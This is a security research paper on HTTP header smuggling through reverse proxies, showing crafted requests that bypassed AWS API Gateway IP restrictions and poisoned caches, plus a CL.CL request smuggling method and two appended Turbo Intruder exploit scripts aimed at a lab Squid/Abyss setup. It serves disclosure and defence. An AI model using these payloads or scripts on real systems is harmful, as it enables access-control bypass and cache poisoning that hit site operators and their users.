Practical HTTP Header Smuggling: Sneaking Past Reverse Proxies to Attack AWS and Beyond

Daniel Thatcher - Intruder


Introduction

Modern web applications typically rely on chains of multiple servers, which forward HTTP requests to one another. The attack surface created by this forwarding is increasingly receiving more attention, including the recent popularisation of cache poisoning (1) (2) and request smuggling (3) (4) (5) (6) vulnerabilities. Much of this exploration, especially recent request smuggling research, has developed new ways to hide HTTP request headers from some servers in the chain while keeping them visible to others – a technique known as "header smuggling". This paper presents a new technique for identifying header smuggling and demonstrates how header smuggling can lead to cache poisoning, IP restriction bypasses, and request smuggling.

Background

A chain of HTTP servers used by a web application can often be modelled as consisting of two components:

- A "front-end" server which directly handles requests from users. These servers typically handle caching and load balancing, or act as web application firewalls (WAFs).
- A "back-end" server which the front-end server forwards requests to. This is where the application's server-side code runs.



This model is often a simplification of reality. There may be multiple front-end and back-end servers, and front-end and back-end servers are often themselves chains of multiple servers. However, this model is sufficient to understand and develop the attacks presented in this article, as well as most of the recent research into attacking chains of servers.

Back-end servers often rely on front-end servers providing accurate information in the HTTP request headers, such as the client's IP address in the "X-Forwarded-For" header, or the length of the request body in the "Content-Length" header. To provide this information accurately, front-end servers must filter out the values of these headers provided by the client, which are untrusted and cannot be relied upon to be accurate.

Using header smuggling, it is possible to bypass this filtering and send information to the back-end server which it treats as trusted. I will show how this led to bypassing of IP restrictions in AWS API Gateway (7), as well as an easily exploitable cache poisoning issue. I will then discuss how the methodology used to find these vulnerabilities can also be adapted to safely detect request smuggling based on multiple "Content-Length" headers (CL.CL request smuggling) in black-box scenarios.

Methodology

The method developed by this research to identify header smuggling vulnerabilities determines whether a "mutation" can be applied to a header to allow it to be snuck through to a back-end server without being recognised or processed by a front-end server. A mutation is simply an obfuscation of a header. The following examples are mutated versions of the "Content-Length" header:

Content-Length : 0
Content-Length abcd: 0
Content_Length: 0
[\r]Content-Length: 0

This method relies on the fact that most web servers will return an error when sent a request with an invalid "Content-Length" header:

Request	***Response***
GET / HTTP/1.1	*HTTP/1.1 400 Bad Request*
Host: example.com	*[…]*
Content-Length: z	

The methodology also relies on comparing the responses when valid and invalid values are sent in both the regular and a mutated form of the "Content-Length" header. We start by sending valid and invalid values in a regular "Content-Length" header to the target:

Request	***Response***
GET / HTTP/1.1	*HTTP/1.1 200 OK*
Host: example.com	*Content-Length: 1256*
Content-Length: 0	*[…]*

Request	***Response***
GET / HTTP/1.1	*HTTP/1.1 400 Bad Request*
Host: example.com	*Content-Length: 349*
Content-Length: z	*[…]*

Since including a junk value in the "Content-Length" header causes a difference in response, we can infer that at least 1 server in the chain is parsing this header.

This server chain allows headers to be smuggled through to the back-end by appending characters after a space in the header name. So, when we substitute "Content-Length" with "Content-Length abcd" in the requests and send the requests again, we get the following results:

Request	***Response***
GET / HTTP/1.1	*HTTP/1.1 200 OK*
Host: example.com	*Content-Length: 1256*
Content-Length abcd: 0	*[…]*

Request	***Response***
GET / HTTP/1.1	*HTTP/1.1 502 Bad Gateway*
Host: example.com	*Content-Length: 50*
Content-Length abcd: z	*[…]*

There are three important things to note here when comparing the responses from the regular and the mutated "Content-Length" headers. The first is that an invalid value in each header causes a different response than a valid one does. This indicates that at least one server in the chain is parsing each of these headers as a "Content-Length" header.

Secondly, the same response is returned when a valid value is included in each header:

Request	***Response***
GET / HTTP/1.1	*HTTP/1.1 200 OK*
Host: example.com	*Content-Length: 1256*
Content-Length: 0	*[…]*

Request	***Response***
GET / HTTP/1.1	*HTTP/1.1 200 OK*
Host: example.com	*Content-Length: 1256*
Content-Length abcd: 0	*[…]*

This shows that the presence of the mutated header has not prevented either server from parsing the request as normal. This check is important to ensure that the mutation hasn't invalidated the request entirely.

The final important thing to notice is that an invalid value in each header causes different responses in the mutated header compared to the regular one:

Request	***Response***
GET / HTTP/1.1	*HTTP/1.1 400 Bad Request*
Host: example.com	*Content-Length: 349*
Content-Length: z	*[…]*

Request

```
GET / HTTP/1.1
Host: example.com
Content-Length abcd: z
```

Response

```
HTTP/1.1 502 Bad Gateway
Content-Length: 50
[…]
```

This suggests that the errors are likely originating from different servers in the chain. In other words, a front-end server is not parsing our mutated "Content-Length" header as though it is the regular "Content-Length" header, while the back-end server is – we have header smuggling.

Examples

Bypassing Restrictions

AWS API Gateway IP Restrictions

While scanning across bug bounty programs, I noticed that APIs created using AWS API Gateway allowed header smuggling by appending characters to the header name after a space – for example by changing "X-My-Header: test" to "X-My-Header abcd: test". I also noticed that the "X-Forwarded-For" header was being stripped and rewritten by a front-end server.

API Gateway allows you to limit API access to certain IP addresses by using a resource policy (8) such as the following:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": "*",
      "Action": "execute-api:Invoke",
      "Resource": "arn:aws:execute-api:eu-west-2:101821422087:uiv82new6b/*/*/*"
    },
    {
      "Effect": "Deny",
      "Principal": "*",
      "Action": "execute-api:Invoke",
      "Resource": "arn:aws:execute-api:eu-west-2:101821422087:uiv82new6b/*/*/*",
      "Condition": {
        "NotIpAddress": {
          "aws:SourceIp": [
            “1.2.3.4",
            "10.0.0.0/8"
          ]
        }
      }
    }
  ]
}
```

This policy limits access to only accept requests from the IP address 1.2.3.4 (which I unfortunately don't own) and the private range 10.0.0.0/8. Requests originating from other IP addresses are met with an error:

Request

```
GET /dev/a HTTP/1.1
Host: uiv82new6b.execute-api.eu-west-2.amazonaws.com
[…]
```

Response

```
HTTP/1.1 403 Forbidden
Content-Type: application/json
[…]

{"Message":"User: anonymous is not authorized to perform: execute-api:Invoke on resource: arn:aws:execute-api:eu-west-2:********2087:uiv82new6b/dev/GET/a with an explicit deny"}
```

Unsurprisingly, simply adding the "X-Forwarded-For" header to a request was no match for AWS' security controls:

Request

```
GET /dev/a HTTP/1.1
Host: uiv82new6b.execute-api.eu-west-2.amazonaws.com
[…]
```

Response

```
HTTP/1.1 403 Forbidden
Content-Type: application/json
X-Forwarded-For: 10.0.0.1
[…]

{"Message":"User: anonymous is not authorized to perform: execute-api:Invoke on resource: arn:aws:execute-api:eu-west-2:********2087:uiv82new6b/dev/GET/a with an explicit deny"}
```

However, when applying a mutation which allows header smuggling to this header, access was granted:

Request

```
GET /dev/a HTTP/1.1
Host: uiv82new6b.execute-api.eu-west-2.amazonaws.com
X-Forwarded-For abcd: 10.0.0.1
[…]
```

Response

```
HTTP/1.1 201 Created
Content-Type: application/json
[…]

A
```

This allows IP restrictions to be bypassed, but in practical situations it might be hard to pull off. Addresses from private ranges are obvious guesses, but if those are not allowed then it might be hard to guess an IP address which has been granted access. However, one of the most important things I've learnt is to senselessly try stupid things:

Request

```
GET /dev/a HTTP/1.1
Host: uiv82new6b.execute-api.eu-west-2.amazonaws.com
X-Forwarded-For abcd: z
[…]
```

Response

```
HTTP/1.1 201 Created
Content-Type: application/json
[…]

A
```

It turned out that adding the header "X-Forwarded-For abcd: z" to requests allowed IP restrictions from AWS resource policies to be bypassed in API gateway.

AWS Cognito Rate Limiting

I discovered a similar, but very minor, bug in AWS Cognito (9) during a penetration test. Cognito is an authentication provider which you can integrate into your applications to help handle authentication.

After five requests to the “ConfirmForgotPassword” or “ForgotPassword” targets in a short period of time, my IP address was temporarily blocked. However, adding "X-Forwarded-For:[0x0b]z" to the request allowed 5 more requests to be made. Unfortunately, it wasn't possible to cycle different values or valid IP addresses in this header keep gaining five more attempts, meaning the impact of this bug is minimal. However, it still acts as a nice example of how header smuggling can be used to bypass rate limiting.

Cache Poisoning

AWS promptly fixed the IP restriction bypass after I reported it to them. When retesting, I noticed that I could still smuggle headers through to the back-end server using the same mutation, leading me to wonder if there were any other interesting headers worth trying.

There are probably some headers that API gateway uses internally which would be interesting, but I was unable to identify any of these. What did stand out as interesting was the "Host" header, and I started to wonder what would happen if I tried to sneak this header through to back-end servers.

I setup two APIs using API Gateway – one "victim" API and one "attacker" API:

Request

```
GET /message HTTP/1.1
Host: victim.i.long.lat
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
[…]

{"data":"important","message":"important data returned"}
```

Request

```
GET /message HTTP/1.1
Host: attacker.i.long.lat
```

Response


```
HTTP/1.1 200 OK
[…]

Poisoned!
```

The interesting behaviour appeared when including a mutated "Host" header alongside a regular "Host" header:

Request	***Response***
GET /message HTTP/1.1	*HTTP/1.1 200 OK*
Host: victim.i.long.lat	*[…]*
Host abcd: attacker.i.long.lat	
	Poisoned!

API gateway was returning the response from the API specified in the mutated "Host" header. This is in contrast to the behaviour of most web servers, which will not view the mutated "Host" header as a "Host" header and instead take the host from the regular "Host" header. This becomes interesting when such a server is acting as a cache in front of API gateway, as it will cache the result of the above request as though it was a request for "victim.i.long.lat", even though the response is from the "attacker.i.long.lat" API.


CloudFront
API Gateway
Host: victim.i.long.lat
https://victim.i.long.lat/message
Host abcd: attacker.i.long.lat
https://attacker.i.long.lat/message

To demonstrate this, I setup CloudFront (10) in front of API Gateway with the "AllViewer" request policy, which causes all headers to be forwarded. Sending the above request, and then requesting https://victim.i.long.lat/a shows that the response from the attacker's API has been stored in the cache for the victim's API:

Request	***Response***
GET /message HTTP/1.1	*HTTP/1.1 200 OK*
Host: victim.i.long.lat	*[…]*
Host abcd: attacker.i.long.lat	
	Poisoned!

Request	***Response***
GET /message HTTP/1.1	*HTTP/1.1 200 OK*
Host: victim.i.long.lat	*Age: 3*
	[…]
	Poisoned!

This cache poisoning is rather easy to exploit as an attacker can setup their own API and return arbitrary content for any path. This allows them to completely overwrite any entry in the victim's cache, effectively allowing them to completely control the content of the victim's API.

Request Smuggling

Amit Klein's Bug


At Black Hat USA 2020 Amit Klein presented a request smuggling based on 2 "Content-Length" headers ("CL.CL" request smuggling). The bug could be triggered when Squid (11) was used as a reverse proxy in front of the Abyss web server (12) using the following requests sent in the same connection:

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: 33
Content-Length abcde: 0

GET /a.html HTTP/1.1
Something: GET /doesntexist HTTP/1.1
Host: squid01.rslab
```

The first request, shown in green, contains two "Content-Length" headers – 1 mutated and the other unmutated. Squid will only parse the unmutated header, and will take the length of the first request's body to be 33 bytes, which is shown in blue. Squid then takes the second request to be the one shown in red – a "GET" request to "/doesntexist".

Abyss on the other hand will parse both the mutated and unmutated "Content-Length" headers, and takes the values of 0 bytes from the mutated header. It therefore thinks that the second request is the one which starts in blue – a "GET" request to "/a.html".



The total effect of this is that Abyss responds with the content for "/a.html", and Squid caches this response for the path "/doesntexist", giving cache poisoning.

Methodology Background

Klein's research is particularly interesting as it showed that CL.CL request smuggling exists in modern systems, despite it being a bug that felt almost too simple. Klein worked in a white box scenario to find this vulnerability, though I set out to find a methodology which could detect CL.CL request smuggling in black box scenarios.[1]

James Kettle's research which popularised request smuggling presented a simple methodology for safely detecting request smuggling based on a "Content-Length" and a "Transfer-Encoding" header ("CL.TE" and "TE.CL" request smuggling) using timeouts. This methodology attempts to cause the back-end to expect more content than is forwarded by the front-end to trigger a timeout from the back-end. By scanning for CL.TE request smuggling first, it's possible to minimise the risk of affecting other users' requests when testing a vulnerable system.

An attempt to do the same with CL.CL request smuggling might look similar to the following:

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: 0
Content-Length abcde: 1

z
```

Against a vulnerable system where the front-end reads the unmutated "Content-Length" header and the back-end reads the mutated version, this will usually cause a timeout. Though in the case of the Squid and Abyss setup, no timeout will be caused as Abyss does not wait for the body to be sent before replying to the "POST" request.

The danger comes when this request is sent to a vulnerable system where the front-end reads the mutated header, and the back-end reads the unmutated version. The front-end server will forward the "z" body, which the back-end server will believe to be the start of the next request. The socket has then been poisoned, and there is a high chance of another user's request failing due to the backend server seeing the request method as, for example, "zGET".[2]

If we don't know which "Content-Length" header the front-end server is going to parse, we have a 50% chance of causing a timeout in a vulnerable system, and a 50% chance of poisoning the socket, potentially causing another user's request to fail.

Methodology

The methodology used to detect header smuggling can be modified slightly to create a safe CL.CL request smuggling detection methodology. The following example shows how this modified methodology can be used to detect Klein's bug in Squid and Abyss.

First, send a "baseline" request to the target system with the pair of "Content-Length" headers which are being tested:

[1] Trying to detect CL.CL request smuggling was the origin of this research project.

[2] Some scanning with zgrab suggests that this risk can be minimised, though not completely eliminated, by making the body a CRLF which most web servers will discard from the start of a request.

Request

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: 0
Content-Length abcd: 0
```

Response

```
HTTP/1.1 200 OK
Content-Length: 86
[…]
```

The next step is to send the same request two times more - once with a junk value in each "Content-Length" header:

Request

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: z
Content-Length abcd: 0
```

Response

```
HTTP/1.1 411 Length Required
Content-Length: 4213
[…]
```

Request

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: 0
Content-Length abcd: z
```

Response

```
HTTP/1.1 400 Bad Request
Content-Length: 338
[…]
```

Comparing the 3 responses, we notice that:

- Both the requests containing junk values triggered responses which are different from the baseline response. This indicates that the value of each header is being parsed by at least 1 server.
- The responses to the requests containing junk values are different. This suggests that the errors are coming from different servers, and therefore different servers in the chain are parsing the different versions of the "Content-Length" header.

These conditions indicate potential CL.CL request smuggling. When moving beyond this point with the investigation it is important to know which header the front-end server is parsing to minimise the chance of poisoning the socket and affecting other users.

This can be achieved by sending a request with a single, unmutated "Content-Length" header, and observing the resulting error:

Request

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: z
```

Response

```
HTTP/1.1 411 Length Required
Content-Length: 4213
[…]
```

As the front-end server is almost certainly parsing the "Content-Length" header in this request, the resulting error is likely generated by the front-end server. By comparing this error to the ones generated earlier in the process, we see that it is the same error generated when the headers "Content-Length: z" and "Content-Length abcd: 0" are sent in the same request. Hence, the front-end server is parsing the unmutated "Content-Length" header, and the back-end server the mutated one.[3]

These requests only indicate a *potential* request smuggling vulnerability, though it is far from certain. For example, many servers will process both forms of the "Content-Length" header, but throw an error when they have different values, making request smuggling impossible.

To continue the investigation, timeouts can be a good next step to confirm the behaviour. However, these are not always reliable, and sometimes exploitation attempts will be required.

Exploitation with Turbo Intruder

The exploitation steps from this point are very similar to those used by Kettle in his research. They largely rely on Turbo Intruder (13) scripts which send 1 request to poison the socket, quickly followed by multiple benign requests with the hope that one of these requests is poisoned.

Appendix A contains a modified version of one of Kettle's Turbo Intruder scripts which attempts to exploit CL.CL request smuggling to cause a 404 error. This is often the simplest way to confirm request smuggling. Appendix A also contains a similar script which attempts to trigger cache poisoning.

These scripts are configured to run against my lab environment using Squid and Abyss, though can easily be modified to target other systems using other mutations. You may find them a useful starting point when trying to exploit CL.CL request smuggling in other systems.

Tooling

Once a mutation which allows header smuggling has been identified, the next step is to find an interesting header to sneak through to the back-end. Sometimes you may know a header you wish try, however, there is often no obvious choice. To assist with this second case, as well as to help find mutations which lead to header smuggling, I am releasing a fork of James Kettle's Param Miner Burp Suite extension (14). This will be made available from the version of this paper available at https://intruder.io/research shortly after Black Hat Europe 2021.

This fork will first search for mutations which lead to smuggling using the methodology described above. It will then attempt to guess headers using Param Miner's normal technique, except it will apply mutations to each header while guessing to sneak it through to the back-end. This allows a large number of headers to easily be smuggled through, which can expose interesting behaviour.

Defences

Defending against these types of bugs can be somewhat complicated as they rely on differences in implementations between web servers, rather than a specific flaw in 1 web server. One of the main

[3] You may notice that this logic can be used to make timeout-based detections safe for CL.CL request smuggling. As some vulnerable setups, including the Squid and Abyss setup, will not produce a timeout, I chose to use the purely error-based approach presented here.

defences is to scan your systems with the fork of Param Miner released as part of this research to try and identify any vulnerabilities.

Front-end servers should avoid forwarding weirdly formatted headers. This is the approach being taken by AWS with API gateway – including writing tests to validate this behaviour. This also prevented Cloudflare (15) from being used in the cache poisoning example, as they do not forward any headers with a space in the name.

There is a concept known as "Postel's Law" (16) which states that you should "be liberal in what you accept, and conservative in what you send" when dealing with protocols such as HTTP. While the idea of being liberal in parsing HTTP requests may be beneficial to front-end servers, which receive requests from a multitude of different clients which each contain their own quirks, some setups may allow back-end servers to be stricter. If the front-end server filters or normalises a request before it is forwarded, the back-end server should not be exposed to quirks form a wide range of clients. Instead, handling of these quirks can be entrusted entirely to the front-end server, and the back-end server only has to accept requests from one client – the front-end server.

Conclusion

While often considered to be just a tool for request smuggling, header smuggling can produce interesting behaviours and vulnerabilities when considered in its own right. The methodology and tooling developed for this research makes identifying header smuggling and resulting vulnerabilities easier. This research has shown how header smuggling can be used to bypass restrictions and to achieve cache poisoning, though there are likely many more vulnerabilities waiting to be found.

I have also demonstrated a methodology for safely identifying CL.CL request smuggling in black-box scenarios, and released Turbo Intruder scripts to aid in exploiting CL.CL request smuggling.

Thanks

I would like to thank the AWS security team, and in particular Dan Urson, for their response to the vulnerabilities found during this research. The disclosure process has been incredibly smooth, and they've worked very fast to resolve the vulnerabilities considering the scale of their infrastructure.

References

1. ***https://portswigger.net/research/practical-web-cache-poisoning***

2. ***https://portswigger.net/research/web-cache-entanglement***

3. ***https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn***

4. ***https://i.blackhat.com/USA-20/Wednesday/us-20-Klein-HTTP-Request-Smuggling-In-2020-New-Variants-New-Defenses-And-New-Challenges-wp.pdf***

5. ***https://standoff365.com/phdays10/schedule/tech/http-request-smuggling-via-higher-http-versions/***

6. ***https://portswigger.net/research/http2***

7. ***https://aws.amazon.com/api-gateway/***

8. ***https://aws.amazon.com/premiumsupport/knowledge-center/api-gateway-resource-policy-access/***

9. ***https://aws.amazon.com/cognito/***

10. ***https://aws.amazon.com/cloudfront/***

11. ***http://www.squid-cache.org/***

12. ***https://aprelium.com/abyssws/***

13. ***https://portswigger.net/research/turbo-intruder-embracing-the-billion-request-attack***

14. ***https://github.com/PortSwigger/param-miner***

15. ***https://www.cloudflare.com/***

16. ***https://devopedia.org/postel-s-law***

Appendix A – Turbo Intruder Scripts

GitHub Gists

The scripts included below are also available as GitHub gists from the following URLs:

404 confirmation script:
https://gist.github.com/DanielIntruder/ddd773e95ad78895cedb064401a938fa

Cache poisoning script:
https://gist.github.com/DanielIntruder/e235ab83d095bde25219e0d4f178087d

404 Confirmation Script

```
# if you edit this file, ensure you keep the line endings as CRLF or you'll have a bad time
def queueRequests(target, wordlists):

    # to use Burp's HTTP stack for upstream proxy rules etc, use engine=Engine.BURP
    engine = RequestEngine(endpoint=target.endpoint,
                concurrentConnections=5,
                requestsPerConnection=1, # if you increase this from 1, you may get false positives
                resumeSSL=False,
                timeout=10,
                pipeline=False,
                maxRetriesPerRequest=0,
                engine=Engine.THREADED,
                )

    # The attack to send
    attack = '''POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: %d
Content-Length abcde: 0

'''

    # This will prefix the victim's request. Edit it to achieve the desired effect.
    prefix = '''GET /404 HTTP/1.1
Something: '''

    # The request engine will auto-fix the content-length for us
    attack += prefix
    attack = attack % len(prefix)
    engine.queue(attack)

    victim = '''GET /post.php HTTP/1.1
Host: squid01.rslab

'''
```

```
    for i in range(14):
        engine.queue(victim)
        time.sleep(0.05)


def handleResponse(req, interesting):
    table.add(req)
```

Cache Poisoning Script

```
# if you edit this file, ensure you keep the line endings as CRLF or you'll have a bad time
def queueRequests(target, wordlists):

    # to use Burp's HTTP stack for upstream proxy rules etc, use engine=Engine.BURP
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=1, # if you increase this from 1, you may get false positives
                           resumeSSL=False,
                           timeout=10,
                           pipeline=False,
                           maxRetriesPerRequest=0,
                           engine=Engine.THREADED,
                           )

    # The attack to send
    attack = '''POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: %d
Content-Length abcde: 0

'''

    # This will prefix the victim's request. Edit it to achieve the desired effect.
    prefix = '''GET /a.html HTTP/1.1
Something: '''

    # The request engine will auto-fix the content-length for us
    attack += prefix
    attack = attack % len(prefix)
    engine.queue(attack)

    victim = '''GET /turbo.html HTTP/1.1
Host: squid01.rslab

'''
    for i in range(14):
        engine.queue(victim)
        time.sleep(0.05)


def handleResponse(req, interesting):
    table.add(req)
```